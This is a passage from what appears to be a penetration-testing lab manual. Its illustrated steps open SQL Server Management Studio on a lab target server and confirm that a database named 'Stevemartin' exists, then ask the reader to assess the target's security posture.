


23. Now click **Target\_CPENT Windows Server** machine and launch **SQL Server Management Studio**.






24. Microsoft SQL Server Management Studio window appears along with **Connect to Server** dialog box. In the **Authentication:** field, select **Windows Authentication** option from the drop-down list and click **Connect**.




25. SQL Server Management Studio main window appears, as shown in the screenshot.





26. In the left pane of the window, expand **Databases** by clicking on + node. You can observe a **database** named **Stevemartin**, as shown in the screenshot.



27. You have successfully created your own **Database** using a specific code. Close **SQL Server Management Studio** and switch back to **CPENT\_Windows Server 2019** machine, and **close** the web browser.

In this lab, you have learned how to analyze the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

